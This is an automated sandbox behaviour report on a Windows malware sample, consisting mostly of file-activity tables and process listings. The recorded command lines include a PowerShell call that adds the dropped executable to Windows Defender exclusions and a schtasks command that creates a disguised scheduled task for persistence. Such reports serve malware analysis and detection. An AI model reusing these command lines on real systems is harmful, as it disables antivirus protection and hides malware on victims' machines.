C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.26862 8.14072.27577.exe	unknown	4096	success or wait	1	6D7CD72F	unknown
C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.26862 8.14072.27577.exe	unknown	512	success or wait	1	6D7CD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Windows.Forms.dll	unknown	4096	success or wait	1	6D7CD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Windows.Forms.dll	unknown	512	success or wait	1	6D7CD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Windows.Forms.dll	unknown	512	success or wait	1	6D7CD72F	unknown

Analysis Process: powershell.exe PID: **4804**, Parent PID: **3328**

General

Target ID:	1
Start time:	07:29:23
Start date:	09/01/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Imagebase:	0xc50000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_g3pulg41.h1l.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C651E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_55dbta5f.cly.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C651E60	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_g3pulg41.h1l.ps1	success or wait	1	6C656A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_55dbta5f.cly.psm1	success or wait	1	6C656A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_g3pulg41.h1l.ps1	0	1	31	1	success or wait	1	6C651B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_55dbta5f.cly.psm1	0	1	31	1	success or wait	1	6C651B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 24 14 00 00 18 00 00 00 fd 0e fd 05 fd 08 fd 08 fd 08 00 00 39 01 fd 00 0f 00 fd 0e 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00	@e$9@	success or wait	1	6DAD76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 52 00 00 00 0e 00 20 00	H<@^L"My:R	success or wait	17	6DAD76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DAD76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DAD76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DAD76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 67 40 01 fd 01 40 00 fd 00 40 00 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 1b 3b 40 01 19 3b 40 01 fd 3c 40 01 fd 3c 40 01 fd 3c 40	T@>@g@@@@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@!M@;M@D@D@@M@<M@$M@8M@?M@;@BMDmE;@;@<@<@<@	success or wait	11	6DAD76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D7E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7403DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D7ECA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D7ECA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7ECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7403DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D7E5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D7E5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D7E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D7403DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D7F1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22416	success or wait	1	6D7F203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7403DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	105	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C651B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C651B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7403DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D7E5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D7E5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D7E5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C651B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C651B4F	ReadFile

Analysis Process: conhost.exe PID: **4888**, Parent PID: **4804**

General

Target ID:	2
Start time:	07:29:23
Start date:	09/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **1592**, Parent PID: **3328**

General

Target ID:	4
Start time:	07:29:28
Start date:	09/01/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\xNkbicnVQzo" /XML "C:\Users\user\AppData\Local\Temp\tmp39E8.tmp
Imagebase:	0xc20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp39E8.tmp	unknown	2	success or wait	1	C2AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp39E8.tmp	unknown	1599	success or wait	1	C2ABD9	ReadFile

Analysis Process: conhost.exe PID: **5100**, Parent PID: **1592**

General

Target ID:	5
Start time:	07:29:29
Start date:	09/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: xNkbicnVQzo.exe PID: **5984**, Parent PID: **1088**

General

Target ID:	6
Start time:	07:29:32
Start date:	09/01/2023
Path:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Imagebase:	0x950000
File size:	754176 bytes
MD5 hash:	2112C4250ECC0EB222C210B36F5617B2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
